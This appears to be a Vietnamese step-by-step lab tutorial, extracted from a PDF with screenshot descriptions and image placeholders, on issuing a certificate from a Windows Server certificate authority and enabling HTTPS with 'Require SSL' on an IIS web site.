Mục Certification Authority

The screenshot shows the "certsrv - [Certification Authority (Local)\XYZ-SERVER-CA\Pending Requests]" window. The left sidebar shows the tree structure: Certification Authority (Local) > XYZ-SERVER-CA > Pending Requests. The main table lists one pending request:

Request ID	Binary Request	Request Status Code	Request Disposition Message	Request Submission Date	Requester
2	-----BEGIN NE...	The operation compl...	Taken Under Submission	11/15/2021 8:38 AM	NT AUT

Mục Pending Requests

Right click → All tasks/Issue

The screenshot shows the same "certsrv - [Certification Authority (Local)\XYZ-SERVER-CA\Pending Requests]" window. A context menu is open over the second row of the table, specifically over the "Request ID" column. The menu items are: All Tasks, View Attributes/Extensions..., Refresh, Issue, and Deny.

Step. Về lại máy Web server → download chứng chỉ về máy

Microsoft Active Directory Certificate Services -- XYZ-SERVER-CA

Welcome

Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your identity to people you communicate with over the Web, sign and encrypt messages, and, depending upon the type of certificate you request, perform other security tasks.

You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or to view the status of a pending request.

For more information about Active Directory Certificate Services, see [Active Directory Certificate Services Documentation](#).

Select a task:

[Request a certificate](#)

[View the status of a pending certificate request](#)

[Download a CA certificate, certificate chain, or CRL](#)

Click View the status of a pending certificate request

Microsoft Active Directory Certificate Services -- XYZ-SERVER-CA

View the Status of a Pending Certificate Request

Select the certificate request you want to view:

[Saved-Request Certificate \(Thursday March 8 2018 2:53:08 PM\)](#)

Click Save

Microsoft Active Directory Certificate Services -- XYZ-SERVER-CA

Certificate Issued

The certificate you requested was issued to you.


DER encoded or Base 64 encoded

[Download certificate](#)


[Download certificate chain](#)

Download cả 2 về máy


Vào Run → mmc




File → Add/Remove Snap-in...




Chọn Certificate → Add




Chọn My user account





→ OK



Chon Trust Root Certificate Authority....



Import



Chọn Browser... lần lượt import 2 file đã tải về lúc trước.

Mở lại cửa sổ IIS

click Complete Certificate Request

Browser tới file .cer và điền Friendly name:

The screenshot shows the 'Server Certificates' section of the IIS Manager. On the left, the 'Connections' pane shows a tree structure with 'Start Page', 'SERVER2 (SERVER2\Administr...', 'Application Pools', 'Sites', and 'Default Web Site'. The 'Default Web Site' node is selected. The main pane is titled 'Server Certificates' and contains the following text: 'Use this feature to request and manage certificates that the Web server can use with websites configured for SSL.' Below this is a table with columns 'Name', 'Issued To', and 'Issued By'. A single row is listed: 'CNTT-VN' under 'Name', 'CNTT-VN' under 'Issued To', and 'XYZ-SERVER-CA' under 'Issued By'. There are filter and grouping options at the top of the table.

Cáu hình Web server sử dụng SSL


The screenshot shows the context menu for the 'Default Web Site' in the IIS Manager. The menu items are: 'Explore', 'Edit Permissions...', 'Add Application...', 'Add Virtual Directory...', 'Edit Bindings...', and 'Manage...'. The 'Edit Bindings...' option is highlighted with a blue selection bar.

Chọn Edit bindings...

The screenshot shows the 'Add Site Binding' dialog box. The fields are as follows:

- Type: https
- IP address: All Unassigned
- Port: 443
- Host name: www.cntt.vn
- SSL certificate: CNTT-VN

At the bottom right are 'OK' and 'Cancel' buttons, with 'OK' being highlighted with a blue selection bar.





The Internet Information Services (IIS) Manager window is open, showing the 'Default Web Site Home' page for SERVER2. The left sidebar shows the 'Connections' tree with 'Default Web Site' selected. The main pane displays various configuration icons: HTTP Response, Logging, MIME Types, Modules, and SSL Settings. The 'SSL Settings' icon is highlighted with a yellow box.


Chọn SSL Settings

The Internet Information Services (IIS) Manager window is open, showing the 'SSL Settings' page for the 'Default Web Site'. The left sidebar shows the 'Connections' tree with 'Default Web Site' selected. The main pane displays the 'SSL Settings' configuration, which includes a checked checkbox for 'Require SSL' and a 'Client certificates:' section with three radio button options: 'Ignore' (selected), 'Accept', and 'Require'.

Check vào mục Require SSL

Test https






Cách thực hiện:


Đầu tiên, cấu hình trên CA Server

B1: Cấu hình IP:




B2: Nâng cấp lên Domain Controller :

